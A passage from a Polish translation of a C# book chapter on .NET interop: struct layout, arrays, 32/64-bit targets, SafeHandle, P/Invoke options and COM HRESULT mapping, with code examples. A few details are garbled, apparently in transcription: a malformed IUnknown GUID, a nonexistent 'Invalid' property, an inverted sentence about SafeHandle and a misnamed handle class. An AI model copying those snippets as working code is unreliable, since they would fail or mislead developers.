W razie przekazywania delegatu jako argumentu metody rodzimej CLR zapewni, że nie zostanie on zwolniony przed jej zakończeniem. Niemniej jednak jeśli taka metoda zapamiętuje wskaźnik do funkcji, to CLR nie dowie się o tym, podobnie jak nie będzie wiedzieć, jak długo wskaźnik będzie przechowywany. Oczywiście CLR nie może przechowywać delegatu w pamięci w nieskończoność, tylko na wszelki wypadek, gdyż byłby to wyciek pamięci. (A ponieważ oznaczałoby to także przechowywanie w pamięci wszystkich obiektów, do których taki delegat się odwołuje, zatem wyciek mógłby być całkiem duży). W takich przypadkach zapewnienie, że delegat nie zostanie zwolniony, należy do programisty; można to zapewnić w prosty sposób, zapisując referencję do delegatu do momentu, kiedy nie będzie on już dłużej potrzebny.

## Struktury

Wiele rodzimych metod wymaga przekazywania argumentów będących wskaźnikami na struktury. Jeśli musimy wywołać taką metodę, to CLR będzie

musiało mieć możliwość odpowiedniego rozmieszczenia w pamięci danych przechowywanych w strukturze oraz dokonania wszelkich niezbędnych konwersji. Dlatego też konieczne będzie podanie odpowiedniej definicji. Można przy tym używać zarówno słowa kluczowego `class`, jak i `struct`, przy czym rozróżnienie jest dokładnie takie samo jak w przypadku kodu zarządzanego: referencje do instancji klas są domyślnie przekazywane jako wskaźniki, natomiast argumenty typu `struct` są przekazywane przez wartość, chyba że zostanie on zadeklarowany jako argument referencyjny lub wyjściowy.

Nasz zarządzany kod musi definiować pola odpowiadające wszystkim polom rodzimej struktury, którą reprezentuje, jednak nie można przy tym używać właściwości. (Oczywiście można definiować właściwości dla pól, niemniej jednak z punktu widzenia mechanizmów współdziałania ważne są wyłącznie pola). Jeśli wszystkie pola struktury są kopiowalne, to także sama struktura będzie kopiowalna, a to oznacza, że instancja tego typu używana w kodzie .NET będzie mogła zostać użyta bezpośrednio i nie trzeba będzie jej kopować (na przykład CLR będzie mogło przekazać do rodzimej metody wskaźnik do takiej danej umieszczonej na stercie). Niemniej jednak aby było to możliwe, to układ danych klasy w CLR musi być dokładnie taki sam, jakiego oczekuje kod rodzimy.

Ogólnie rzecz biorąc, CLR rezerwuje sobie prawo do zmiany kolejności pól w typie w celu lepszego wykorzystania pamięci. Na przykład: jeśli zadeklarujemy pola typów: `byte`, `int`, `byte`, `int` oraz `byte` dokładnie w takiej kolejności, to CLR może zdecydować się na zapisanie ich w kolejności: `byte`, `byte`, `byte`, `int`, `int`. Wynika to z faktu, że wartości typu `int` muszą być wyrównane do granicy czterobajtowych bloków pamięci; a zatem gdyby CLR zachowało oryginalną kolejność pól, to musiałoby dodać po każdym z pól `byte` pusty obszar o wielkości trzech bajtów, by kolejne pole `int` było prawidłowo umieszczone w pamięci. Dzięki zmianie kolejności pól CLR może umieścić wszystkie pola typu `byte` jedno za drugim, dzięki czemu zapewnienie prawidłowego rozmieszczenia kolejnego pola typu `int` będzie wymagało dodania tylko jednego bajtu. Zazwyczaj wszystkie te zmiany są przeprowadzane bez naszej wiedzy, jednak dla kodu rodzimego zawartość danej takiego typu, w którym CLR zmieni kolejność pól, będzie się wydawała pomieszaną. A zatem w przypadku definiowania struktur reprezentujących typy rodzime konieczne będzie wyłączenie możliwości zmiany kolejności pól. (Trzeba to robić nawet w przypadku, gdy mamy do czynienia z typem, który nie jest kopiowalny, gdyż CLR na to nalega — jeśli nie określmy jawnie, jaka ma być kolejność pól w naszym typie, to CLR uzna, że nie wiemy, czego chcemy, więc typ nie nadaje się do zastosowania w kodzie korzystającym z mechanizmów współdziałania). Przykład 21-4 przedstawia strukturę, w której została wyłączona

możliwość zmiany kolejności pól. Bazuje ona na oryginalnej definicji typu z Windows SDK napisanej w języku C, która została ręcznie przekształcona na definicję struktury C#.

#### Przykład 21-4. Struktura o określonej kolejności pól

```
[StructLayout(LayoutKind.Sequential, CharSet = CharSet.Unicode)]
struct OSVERSIONINFO
{
    public int dwOSVersionInfoSize;
    public int dwMajorVersion;
    public int dwMinorVersion;
    public int dwBuildNumber;
    public int dwPlatformId;
    [MarshalAs(UnmanagedType.ByValTStr, SizeConst = 128)]
    public string szCSDVersion;
}
```

Atrybut `StructLayout` informuje CLR o konieczności zachowania kolejności pól. Ta struktura jest używana przez funkcję Win32 `GetVersionEx` i jest interesująca z dwóch powodów. Pierwszym z nich jest to, że pokazuje, jak radzić sobie ze strukturami, których rodzima definicja zawiera tablice znaków o określonej długości — ostatnie pole struktury zostało poprzedzone odpowiednim atrybutem `MarshalAs`. Drugim z tych powodów jest użycie rozwiązania często stosowanego w świecie systemu Windows: otóż w pierwszym polu struktury należy określić jej wielkość, a system używa jej do określenia, która wersji struktury nas interesuje. (Dostępna jest także jej rozszerzona wersja, przekazująca więcej informacji).

**Przykład 21-5** pokazuje, w jaki sposób można wywołać tę funkcję.

#### Przykład 21-5. Stosowanie struktury zawierającej pole określające jej wielkość

```
static void Main(string[] args)
{
    OSVERSIONINFO info = new OSVERSIONINFO();
    info.dwOSVersionInfoSize = Marshal.SizeOf(typeof(OSVERSIONINFO));

    GetVersionEx(ref info);
    Console.WriteLine(info.dwMajorVersion);
}

[DllImport("Kernel32.dll", CharSet = CharSet.Unicode)]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool GetVersionEx(ref OSVERSIONINFO lpVersionInfo);
```

Powyższy przykład korzysta z klasy `Marshal`, udostępniającej różne przydatne narzędzia związane ze współdziaaniem. W przykładzie używamy jej metody `SizeOf`, zwracającej rozmiar struktury w bajtach (a raczej rozmiar jej rodzimej

reprezentacji utworzonej przez mechanizm współdziałania).

Czasami może się zdarzyć, że będziemy potrzebowali jeszcze większej kontroli nad postacią struktury. Niektóre niezarządzane API używają struktur, w których w zależności od przyjętego scenariusza te same pola zawierają dane różnych typów. (W językach C i C++ do tego celu używany jest typ `union`). W takich przypadkach samo określenie odpowiedniej kolejności pól nie wystarczy. Oprócz tego konieczne jest użycie w atrybutie `StructLayout` wartości `LayoutKind.Explicit`. To z kolei oznacza konieczność oznaczenia każdego z pól struktury atrybutem `FieldOffset`, określającym w bajtach przesunięcie pola względem początku struktury. Używając tego samego przesunięcia, można sprawić, że pola będą się nakładały.

## Tablice

Wiele rodzimych API operuje na tablicach. Większość z API przeznaczonych do użycia w języku C pobiera wskaźnik do początku tablicy, a jej rozmiar jest zazwyczaj przekazywany jako dodatkowy argument. Jeśli taki argument typu tablicowego oznaczamy przy użyciu atrybutu `MarshalAs`, określając jego typ jako `LPTAarray`, to uzyskamy właśnie taki rodzaj wskaźnika.

W technologii COM definiowany jest nieco inny typ tablicowy, który można uzyskać, stosując w atrybutie `MarshalAs` wartość `SafeArray` typu wyliczeniowego `UnmanagedType`. Nie wszystkie API tworzone w technologii COM używają tego typu — jest to właściwie struktura danych reprezentująca (nieco specyficzne) tablice języka Visual Basic 6 (ostatniej wersji tego języka udostępnionej przed wprowadzeniem platformy .NET).

Istnieje jeszcze jeden ważny sposób, w jaki tablice mogą być obsługiwane w kodzie rodzimym: mogą być umieszczone wewnętrz innej struktury. Na przykład jakaś struktura może definiować pole będące 20-elementową tablicą. W .NET pola typu tablicowego zawierają jedynie referencję do obiektu tablicy, natomiast sama zawartość tablicy nie jest przechowywana w tym samym miejscu pamięci. Jednak korzystając z atrybutu `MarshalAs`, można poinformować CLR, że niezarządzany kod będzie obsługiwał pole typu tablicowego właśnie w taki sposób. W tym celu w atrybutie należy podać wartość `ByValArray` typu wyliczeniowego `UnmanagedType`. Aby rozwiązanie to zadziałało, należy dodatkowo podać w atrybutie `MarshalAs` właściwość `SizeConst`, która przekaże CLR informacje o liczbie elementów tablicy. CLR pobierze dane zwrócone w takiej postaci przez rodzime API i zapisze je w zwyczajnej tablicy .NET. I na odwrót, jeśli przekazujemy dane do wywołania rodzinnej funkcji, CLR skopiuje bajty danych z oryginalnej tablicy i umieści je w strukturze o ustalonej wielkości. (Niezarządzany typ `ByValStr` użyty w przykładzie z Przykład 21-4 jest pewnym rodzajem tego rozwiązania, choć

precyjnie rzecz ujmując, określa on umieszczoną w strukturze tablicę znaków reprezentującą łańcuch znaków).

## Procesy 32- i 64-bitowe

Aplikacja składająca się wyłącznie z kodu zarządzanego może być wykonywana w procesie 32- lub 64-bitowym. Jednak w przypadku kodu rodzimego już podczas jego komplikacji należy określić, w jakich procesach będzie on wykonywany — rodzime komponenty 32-bitowe nie mogą być wczytywane i wykonywane przez procesy 64-bitowe. Koniecznie trzeba o tym pamiętać, wywołując rodzime metody z poziomu kodu C#. Jeśli używane przez nas rodzime komponenty są dostępne zarówno w 32-, jak i 64-bitowej wersji, to nie musimy robić niczego szczególnego. Na przykład jedno prawidłowo zaimportowane Win32 API będzie działać w obu rodzajach procesów.

### OSTRZEŻENIE

Może się zdarzyć, że podając deklarację sygnatury funkcji wykorzystywanej przez mechanizmy współdziałania, popełnimy jakiś błąd, który nie będzie przysparzał problemów w procesach 32-bitowych, lecz stanie się widoczny w procesach 64-bitowych (lub na odwrót). Na przykład można zadeklarować argumenty niezarządzanego typu LPARAM jako `int`. Takie rozwiązanie działałoby w procesach 32-bitowych; jednak wielkość typu LPARAM odpowiada wielkości wskaźnika, a zatem w procesach 64-bitowych będzie ona wynosić 64 bity. Wartości, których wielkość odpowiada wskaźnikom, należy przechowywać w danych typu `IntPtr`.

Jeśli nasz kod musi korzystać z komponentu dostępnego wyłącznie w formie 32-bitowej (albo wyłącznie w formie 64-bitowej, co zdarza się nieco rzadziej), to należy odpowiednio określić docelową platformę tworzonego podzespołu.

Ustawienia te można znaleźć we właściwościach projektu, a konkretnie na karcie *Build*. Domyślnie w większości typów projektów, na rozwijanej liście *Platform target*, będzie wybrana opcja *Any CPU*. Można ją zmienić na *x86* w przypadku procesów 32-bitowych lub *x64* w przypadku procesów 64-bitowych.

Jeśli nasz podzespoł jest biblioteką DLL, to określenie docelowej architektury niekoniecznie musi oznaczać powodzenie. Decyzja o wyborze kodu 32- lub 64-bitowego jest podejmowana na poziomie procesu, a zatem jeśli główny program wykonywalny wybierze proces 64-bitowy bądź też go nie określi, co spowoduje domyślne uruchomienie procesu 64-bitowego, to w przypadku próby użycia biblioteki 32-bitowej wystąpią błędy. Dlatego też koniecznie należy zadbać o wybór odpowiedniej platformy na poziomie aplikacji.

## Bezpieczne uchwyty

Wcześniej w przykładzie z [Przykład 21-1](#) przedstawiającym sposób importowania

funkcji `BackupEventLog` użyliśmy typu `IntPtr` w celu reprezentacji uchwytu. Choć takie rozwiązanie działa, to jednak wykorzystanie tego typu do reprezentacji uchwytów może przysparzać kilku problemów. Byłoby lepiej, gdyby istniał specjalny typ służący do reprezentacji uchwytów do wpisów w dzienniku, by uniemożliwić przekazywanie do tej funkcji uchwytów niewłaściwego typu. Poza tym niezwykle istotne jest także zapewnienie, że uchwyty zostaną prawidłowo zamknięte. Taki uchwyty jest zasobem niezarządzanym, więc mechanizm odzyskiwania pamięci nie pomoże nam, jeśli o nim zapomnimy. A zatem gdybyśmy korzystali z takiego uchwytu, zawsze musielibyśmy umieszczać w kodzie blok `finally`, by zapewnić, że zostanie on prawidłowo zamknięty. Co więcej, gdybyśmy chcieli mieć pewność, że uchwyty będą prawidłowo i niezawodnie zamykane nawet w ekstremalnych sytuacjach (takich jak przerwania wykonywania wątku), to musielibyśmy skorzystać z bloków wymuszonego wykonania (opisanych w [Rozdział 8.](#)).

Aby poradzić sobie z tymi wszystkimi problemami, zazwyczaj nie korzystamy z klasy `SafeHandle`. Biblioteka klas definiuje kilka wbudowanych typów pochodnych, przeznaczonych do pracy z uchwytami różnych typów, takich jak `SafeRegisterHandle` oraz `SafeFileHandle`. Nie jest jednak dostępny typ reprezentujący uchwyty do wpisów w dzienniku, choć jak pokazuje przykład z [Przykład 21-6](#), stosunkowo łatwo można taki typ napisać.

#### Przykład 21-6. Niestandardowe bezpieczne uchwyty

```
public class SafeEventLogHandle : SafeHandleZeroOrMinusOneIsInvalid
{
    public SafeEventLogHandle()
        : base(true)
    {
    }

    protected override bool ReleaseHandle()
    {
        return CloseEventLog(handle);
    }

    [DllImport("advapi32.dll")]
    [return: MarshalAs(UnmanagedType.Bool)]
    [SuppressUnmanagedCodeSecurity]
    private static extern bool CloseEventLog(IntPtr hEventLog);
}
```

Nasz typ dziedziczy po konkretnej klasie bezpiecznych uchwytów, która traktuje `0` jako nieprawidłową wartość uchwytu, gdyż właśnie taka konwencja jest używana w API obsługującym wpisy w dzienniku. Domyślny konstruktor informuje jedynie

klasę bazową, że posiada opakowany uchwyt. Oprócz tego jedyną operacją, jaką musimy zaimplementować, jest metoda `ReleaseHandle`. CLR automatycznie przekształci ją w blok wymuszonego wykonania, wykonywany z krytycznego finalizatora. W ten sposób mamy gwarancję, że ten kod zostanie kiedyś wykonany, co oznacza, że nie dojedzie do wycieku uchwytów. Bezpieczne uchwyty implementują interfejs `IDisposable`, dzięki czemu zwalnianie ich jest bardzo łatwe, dlatego też w większości przypadków nie trzeba będzie polegać na wykorzystaniu finalizacji.

Bezpieczne uchwyty są obsługiwane przez mechanizmy współdziałania w specjalny sposób. Klas dziedziczących po `SafeHandle` można używać do definiowania argumentów oraz wartości wynikowych reprezentujących uchwyty. Przekazując bezpieczny uchwyt do kodu rodzimego, CLR automatycznie pobiera sam uchwyt i to on zostaje przekazany. I analogicznie: gdy uchwyt jest zwracany, CLR automatycznie utworzy obiekt bezpiecznego uchwytu odpowiedniego typu i wewnętrznie umieści uchwyt zwrócony przez kod rodzimy. Przykład przedstawiony na [Przykład 21-7](#) używa typu zdefiniowanego na [Przykład 21-6](#) jako typu wartości wynikowej zimportowanej funkcji `OpenEventLog` oraz jako typu argumentu funkcji `BackupEventLog`.

### Przykład 21-7. Korzystanie z bezpiecznych uchwytów

```
static void Main(string[] args)
{
    using (SafeEventLogHandle hAppLog = OpenEventLog(null, "Application"))
    {
        if (!hAppLog.Invalid)
        {
            if (!BackupEventLog(hAppLog, @"c:\temp\backupapplog.evt"))
            {
                int error = Marshal.GetLastWin32Error();
                Console.WriteLine("Błąd: 0x{0:x}", error);
            }
        }
    }
}

[DllImport("advapi32.dll", SetLastError = true, CharSet = CharSet.Auto)]
public static extern SafeEventLogHandle OpenEventLog(
    [MarshalAs(UnmanagedType.LPTStr)] string lpUNCServerName,
    [MarshalAs(UnmanagedType.LPTStr)] string lpFileName);

[DllImport("advapi32.dll", SetLastError = true, CharSet=CharSet.Auto)]
[return: MarshalAs(UnmanagedType.Bool)]
static extern bool BackupEventLog(
    SafeEventLogHandle hEventLog,
```

```
[MarshalAs(UnmanagedType.LPTStr)] string backupFile);
```

## Bezpieczeństwo

Możliwość wywoływania rodzimego kodu przekreśla bezpieczeństwo typów, które CLR zazwyczaj gwarantuje. Jeśli dysponujemy możliwością wywołania dowolnej metody rodzimej umieszczonej w bibliotece DLL lub komponentie COM, to nietrudno jest znaleźć taką, która pozwoli na wprowadzenie dowolnych zmian w danych zapisanych w określonym miejscu pamięci; dlatego też CLR nie jest już w stanie nas chronić ani uniemożliwić nam wykonywanie operacji, których nie powinniśmy robić. (Oczywiście operacje, które kod może wykonywać, wciąż są ograniczane przez mechanizmy zabezpieczeń samego systemu operacyjnego). Dlatego też korzystanie z usług współdziałania jest operacją wymagającą odpowiednich uprawnień. Nie każdy kod może z nich korzystać — na przykład kod Silverlight domyślnie tego nie może. Zazwyczaj nasz kod musi dysponować pełnym zaufaniem. (Dotyczy to zazwyczaj kodu działającego na pełnej wersji .NET Framework, chyba że jest wykonywany w środowisku, które specjalnie zostało skonfigurowane w taki sposób, by dysponowało jedynie ograniczonym zaufaniem. Niektórzy właśnie w taki sposób konfigurują serwery WWW, by zminimalizować ryzyko przypadkowego utworzenia luk w systemie zabezpieczeń. Także aplikacje instalowane przy użyciu technologii ClickOnce są stosunkowo często konfigurowane w taki sposób, by dysponowały częściowym zaufaniem, gdyż eliminuje to konieczność uzyskiwania zezwoleń od użytkownika podczas ich pierwszego uruchamiania).

Skoro już znamy zagadnienia, które występują niezależnie od tego, którego z trzech mechanizmów współdziałania używamy, przyjrzymy się każdemu z nich.

## Mechanizm Platform Invoke

Udostępniana przez CLR usługa *Platform Invoke* (określana zazwyczaj skrótnie jako P/Invoke) pozwala na wywoływanie rodzimych metod umieszczonych w bibliotekach DLL. Użyliśmy jej już wcześniej, w przykładzie przedstawionym na [Przykład 21-1](#), by wywołać funkcję Win32 API. Jest to często spotykany powód korzystania z P/Invoke, jednak pozwala wywoływać wyłącznie kod umieszczony w bibliotekach DLL. By z niego skorzystać, należy zadeklarować metodę .NET reprezentującą niezarządzany kod, dzięki czemu CLR będzie znać typy jej argumentów oraz wartości wynikowej. W przykładzie przedstawionym wcześniej koncentrowaliśmy się na zagadnieniach szeregowania, dlatego też funkcja przedstawiona na [Przykład 21-8](#) będzie prostsza. (To, co robi ten przykład, nie ma szczególnego znaczenia — wybrałem stosunkowo prostą funkcję, ponieważ większe znaczenie ma tu atrybut `DllImport`. Niemniej jednak gdybyś się zastanawiał, to importowana funkcja ma podobne przeznaczenie co właściwość

`TickCount` klasy `Environment`: zwraca czas, jaki upłynął od uruchomienia komputera, wyrażony w milisekundach. Jednak ponieważ ta wersja funkcji zwraca licznik 64-bitowy, zatem jego wartość nie powraca do 0 co każde 50 dni. Funkcja ta została udostępniona po raz pierwszy w systemie Windows Vista).

#### Przykład 21-8. Wywoływanie funkcji Win32

```
[DllImport("Kernel32.dll")]
public static extern ulong GetTickCount64();
```

Atrybut `DllImport` deklaruje, że chcemy korzystać z mechanizmu P/Invoke i posiada obowiązkowy argument konstruktora służący do określania nazwy biblioteki definiującej metodę. Deklarowana metoda musi być statyczna. (Deklaracja może także zawierać specyfikator poziomu dostępu). Należy do niej także dodać słowo kluczowe `extern` — jak już wcześniej wspominałem, oznacza ono, że cała metoda nie znajdziemy w kodzie źródłowym C#, gdyż została ona zaimplementowana gdzie indziej.

Domyślnie CLR zakłada, że punkt wejścia w bibliotece DLL na taką samą nazwę jak zadeklarowana metoda, choć obie nazwy nie muszą do siebie idealnie pasować. Jak już przekonaliśmy się wcześniej, środowisko uruchomieniowe zna konwencje nazewnicze, na podstawie których do nazwy metody dodawana jest litera A lub W, informując o używanym sposobie reprezentacji łańcuchów znaków. CLR nie wie nic na temat metod dekorowania nazw stosowanych w języku C++ (czyli mechanizmu, którego C++ używa w celu dodawania do nazw symboli informacji o ich typach, wartościach wynikowych itd.). Zna natomiast jedną konwencję dekorowania nazw stosowaną w języku C, według której nazwy metod wywoływanych przy użyciu konwencji wywołań<sup>[94]</sup> `stdcall` zaczynają się od znaku podkreślenia, a kończą znakiem @ oraz liczbą określającą wielkość listy argumentów wyrażoną w bajtach. Jeśli musimy wywołać metodę rodzoną, która została udekorowana w taki sposób, to w C# możemy podać jej nazwę bez dekoracji, gdyż CLR będzie wiedzieć, że eksportowana przez DLL metoda \_Foo@12 odpowiada metodzie Foo. (Co ciekawe, CLR nie rozpoznaje konwencji cdecl, w której nazwy są poprzedzane znakiem podkreślenia, lecz nie są do nich dodawane żadne końcówki).

Jednym powodem, dla którego CLR rozpoznaje te sposoby dekorowania nazw, jest chęć umożliwienia odwoływania się do metod rodzimych przy użyciu ich prostszych nazw. Nie oznacza to, że CLR będzie się starało określić używaną konwencję wywołań. Domyślnie w przypadku procesów 32-bitowych CLR zakłada, że wszystkie punkty wejścia do biblioteki DLL używają konwencji `stdcall`, niezależnie od tego, czy zostały udekorowane, czy nie. Dlatego też atrybut `DllImport` definiuje opcjonalne ustawienie pozwalające na wybór innej konwencji

wywołań. To tylko jedna z kilku opcji, które zostały opisane w następnych punktach rozdziału.

## Konwencje wywołań

Wiele bibliotek DLL nie udostępnia żadnych widocznych wskazówek dotyczących konwencji wywołań używanych przez ich punkty wejścia. (Kompilatory języków C i C++ dowiadują się o nich na podstawie plików nagłówkowych, a zatem same biblioteki DLL nie muszą zawierać takich informacji). Większość 32-bitowych API w systemie Windows nie używa żadnych konwencji dekorowania nazw w przypadku korzystania z konwencji wywołań *stdcall*, dlatego też czasami konieczne jest przekazanie CLR informacji o tym, jakiego sposobu wywołań używa dana metoda. W tym celu w atrybucie `DllImport` można umieścić właściwość  `CallingConvention`, przypisując jej jedną z wartości typu wyliczeniowego o tej samej nazwie.

Domyślnie używana jest wartość `Winapi`, oznaczająca, że CLR powinno wybrać domyślną konwencję wywołań używaną przez Windows API na aktualnie używanej platformie. W przypadku kodu 64-bitowego oznacza to tylko jedną konwencję. Jak już wspominałem, w przypadku kodu 32-bitowego system Windows używa konwencji *stdcall*, natomiast Windows CE konwencji *cdecl*; dlatego też w wersji .NET używanej na urządzeniach z tym systemem domyślna będzie właśnie ta konwencja.

Oprócz wartości `Winapi`, `Cdecl` oraz `StdCall` typ wyliczeniowy `CallingConventions` definiuje także wartości `ThisCall` oraz `FastCall`. Wartość `ThisCall` jest używana wyłącznie w przypadku wywoływania metod instancji jakichś obiektów, zatem mechanizm P/Invoke jej nie używa. Z kolei jeśli chodzi o ostatnią wartość, to choć kompilator C++ firmy Microsoft zna konwencję *fastcall*, to jednak CLR nie obsługuje jej podczas korzystania z mechanizmów współdziałania.

## Obsługa łańcuchów znaków

Jak już wspominałem wcześniej, CLR jest w stanie określić, czy łańcuchy znaków szeregowane jako `LPTStr` powinny używać reprezentacji jedno- czy też dwubajtowej, analizując w tym celu końówkę nazwy wywoływanej metody (A lub W). Niemniej jednak można się także spotkać z bibliotekami DLL, które nie stosują się do tej konwencji. Najprostszym sposobem poradzenia sobie z tym problemem jest jawne określenie, którego typu łańcuchów znaków chcemy używać, w atrybucie `MarshalAs`. Jednak istnieje jedna sytuacja, w której takie rozwiązanie może nie zdać egzaminu.

Może się zdarzyć, że zdefiniowaliśmy strukturę lub klasę, która ma reprezentować strukturę używaną w metodzie rodzimej. Może ona zawierać pola typu łańcuchowego, a jeśli z tej struktury korzystają zarówno metody operujące na łańcuchach zapisanych w kodzie ASCII, jak i Unicode, to będziemy chcieli, by sposób kodowania nie był określony w typie, tak by CLR mogło samo wybrać odpowiednią reprezentację łańcuchów. Jednak może się także zdarzyć, że ta sama struktura będzie używana przez metodę rodzimą, przeznaczoną wyłącznie do obsługi znaków zapisywanych przy użyciu dwóch bajtów, choć jej twórcy nie zadali o umieszczenie w nazwie litery `W`. W takim przypadku będziemy musieli poinformować CLR, którego formatu łańcuchów znaków chcemy używać; właśnie to robi kod przedstawiony na [Przykład 21-9](#).

### Przykład 21-9. Określanie sposobu obsługi łańcucha znaków

```
[DllImport("MyLibrary.dll", CharSet = CharSet.Unicode)]
static extern int UseContainer(SomeTypeContainingString s);
```

Częściej spotykanym powodem określania używanego zbioru znaków jest chęć wymuszenia użycia konkretnej wersji API (na przykład ponieważ koniecznie potrzebujemy obsługi Unicode i wolimy zaryzykować zgłoszenie wyjątku, niż dopuścić do możliwości użycia metody operującej na znakach jednobajtowych). Jednak w takich przypadkach trzeba będzie zrobić coś więcej niż tylko użyć właściwości `CharSet` i określić jej wartość. Konieczne będzie także poinformowanie CLR o tym, że chcemy użyć konkretnego punktu wejścia do biblioteki, a nie zdawać się na wybór metody wyłącznie na podstawie uwzględniania konwencji nazewniczych.

## Nazwa punktu wejścia

Aby wymusić na CLR użycie punktu wejścia o konkretnej podanej nazwie, w atrybucie `DllImport` należy przypisać polu `ExactSpelling` wartość `true`. Dzięki temu CLR nie użyje punktu wejścia, którego nazwa zawiera dodatkowo literę `A` lub `W`, chyba że jedna z nich zostanie jawnie podana.

Takie rozwiązanie może się także przydać, jeśli musimy wywołać funkcję, która została wyeksportowana przy wykorzystaniu techniki dekorowania nazw C++. Jeśli poprosimy kompilator C++ o wyeksportowanie metody, a jednocześnie nie zażądamy, by użył przy tym sposobów eksportowania stosowanych w języku C, to do nazwy metody umieszczonej w bibliotece DLL zostaną dodane informacje o liście argumentów oraz typie wartości wynikowej. Jeśli eksportowane są składowe klas, to zostaną do nich dodane także informacje o klasie, w której zostały zdefiniowane. Identyfikatory, które przy tym powstają, nie zawsze będą prawidłowe z punktu widzenia kodu C#, a zazwyczaj są całkowicie nieczytelne. Na szczęście, choć CLR domyślnie określa nazwę eksportowanej metody na podstawie nazwy

metody zadeklarowanej przez nas w kodzie C#, to jednak możemy w kodzie podać prostą, czytelną nazwę, a jej faktyczną postać określić w polu `EntryPoint` atrybutu `DllImport`.

## Wartości wynikowe technologii COM

Niektóre metody udostępniane przez biblioteki DLL zwracają wartości wynikowe zgodne z konwencją stosowaną w technologii COM. (Te konwencje są stosowane przez niemal wszystkie metody w interfejsach COM, choć można je także spotkać w wielu metodach Win32, które współpracują z COM). Aby zapewnić możliwość zgłoszania błędów, metody COM zazwyczaj zwracają wartości typu `HRESULT`. Jest to jedynie 32-bitowa liczba całkowita, jednak zapewnia ona możliwość przekazania informacji o pomyślnym bądź nieudanym wykonaniu operacji, jak również zwraca kod, którego można użyć do określenia rodzaju błędu. Ponieważ wartość wynikowa metody jest używana do przekazywania informacji o błędach, zatem przekazywanie jakichkolwiek innych informacji z metody musi się odbywać przy wykorzystaniu argumentów. (Czyli odpowiada parametrom wyjściowym `out` w kodzie C#, choć w kodzie rodzimym używane są w tym celu wskaźniki). Konwencja nakazuje, by do tego celu był używany ostatni argument metody, który czasami jest nazywany **logiczną wartością wynikową**.

CLR jest w stanie za nas sprawdzać wartości `HRESULT` i zamieniać ewentualne błędy na wyjątki. Oznacza to, że nasz zarządzany kod nie musi operować na wartościach `HRESULT` i może zwalniać wartość zwróconą przez wywołanie rodzinnej metody. Mechanizmy współdziałania są w stanie przekształcić sygnaturę metody, dzięki czemu logiczna wartość wynikowa zwracana przez metodę rodzimą jako argument z punktu widzenia kodu C# stanie się faktyczną wartością wynikową. W ramach przykładu przyjrzymy się rodzinnej metodzie przedstawionej na [Przykład 21-10](#). Udostępnia ją biblioteka DLL o nazwie `ole32.dll`, a sama metoda służy do tworzenia nowych instancji klas COM. (Zazwyczaj importowanie tej metody nie jest konieczne — jak dowiesz się z podrozdziału „[Technologia COM](#)”, CLR wywołuje ją zazwyczaj w naszym imieniu. Pokazuję ją tutaj tylko dlatego, że nie ma wielu metod Win32, które zwracają wartości wynikowe technologii COM — z tej konwencji korzystają głównie obiekty COM).

**Przykład 21-10.** Metoda rodzima zwracająca wartość wynikową stosowaną w technologii COM

```
HRESULT CoCreateInstance(REFCLSID rclsid, LPUNKNOWN pUnkOuter,  
    DWORD dwClsContext, REFIID riid, LPVOID *ppv);
```

Jak widać na podstawie typu wartości wynikowej `HRESULT`, metoda ta korzysta z konwencji stosowanej w technologii COM. Dysponuje także logiczną wartością

wynikową — wynikiem jej działania jest nowo utworzony obiekt COM. Ostatni argument metody jest wskaźnikiem na daną typu `void*`. W języku C `void*` jest wskaźnikiem nieokreślonego typu — taki wskaźnik może wskazywać na cokolwiek — właśnie w taki sposób większość rodzimych API zwraca obiekty COM. Taką metodę można zaimportować do świata .NET w sposób zachowujący jej sygnaturę, przedstawiony na [Przykład 21-11](#).

#### Przykład 21-11. Dosłowne importowanie wartości wynikowej technologii COM

```
[DllImport("Ole32.dll")]
static extern int CoCreateInstance(
    ref Guid rclsid, [MarshalAs(UnmanagedType.IUnknown)] object pUnkOuter,
    int dwClsContext, ref Guid riid,
    [MarshalAs(UnmanagedType.IUnknown)] out object ppv);
```

W razie użycia takiego rozwiązania to do nas należy sprawdzenie zwróconej wartości `int` i określenie, czy reprezentuje ona jakiś kod błędu. Jednak tę samą metodę można także zaimportować w inny sposób, przedstawiony na [Przykład 21-12](#).

#### Przykład 21-12. Bardziej naturalne odwzorowanie wartości wynikowej technologii COM

```
[DllImport("Ole32.dll", PreserveSig = false)]
[return: MarshalAs(UnmanagedType.IUnknown)]
static extern object CoCreateInstance(
    ref Guid rclsid, [MarshalAs(UnmanagedType.IUnknown)] object pUnkOuter,
    int dwClsContext, ref Guid riid);
```

W tym przypadku w polu `PreserveSig` atrybutu `DllImport` należy zapisać wartość `false`, co informuje CLR o tym, że podana sygnatura nie odpowiada dokładnie sygnaturze metody rodzimej, która w rzeczywistości zwraca wartość `HRESULT`, natomiast zadeklarowany typ wartości wynikowej jest w rzeczywistości ostatnim wyjściowym parametrem metody rodzimej. Innymi słowy, kiedy do CLR dotrze sygnatura z [Przykład 21-12](#), będzie wiedzieć, że metoda w rzeczywistości wygląda jak ta zadeklarowana na [Przykład 21-11](#).

[Przykład 21-13](#) przedstawia przykład zastosowania tej metody. Dwie wartości `Guid` są jednymi z elementów wykorzystania technologii COM. Korzysta ona z globalnie unikatowych identyfikatorów, ang. *Globally Unique Identifiers*, w skrócie GUID, jako identyfikatorów zastępujących nazwy zapisywane w postaci tekstowej.

Pierwszy identyfikator GUID użyty w przykładzie z [Przykład 21-13](#) jest identyfikatorem konkretnego typu — jest to obiekt skryptowy, udostępniany przez API powłoki Eksploratora Windows. Z kolei druga wartość GUID jest binarnym identyfikatorem interfejsu `IUnknown` implementowanego przez wszystkie obiekty

COM — metoda `CoCreateInstance` każe określić interfejs, którego chcemy używać, a w przypadku interfejsu `IUnknown` mamy gwarancję, że będzie on dostępny we wszystkich obiektach COM.

Przykład 21-13. Wywoływanie zaimportowanej metody posiadającej logiczną wartość wynikową

```
Guid shellAppClid = new Guid("{13709620-c279-11ce-a49e-444553540000}");
Guid iidIUnknown = new Guid("{00000000-0000-0000-C000-00000000046}");
dynamic app = CoCreateInstance(ref shellAppClid, null, 5, ref iidIUnknown);

foreach (dynamic item in app.NameSpace(0).items)
{
    Console.WriteLine(item.Name);
}
```

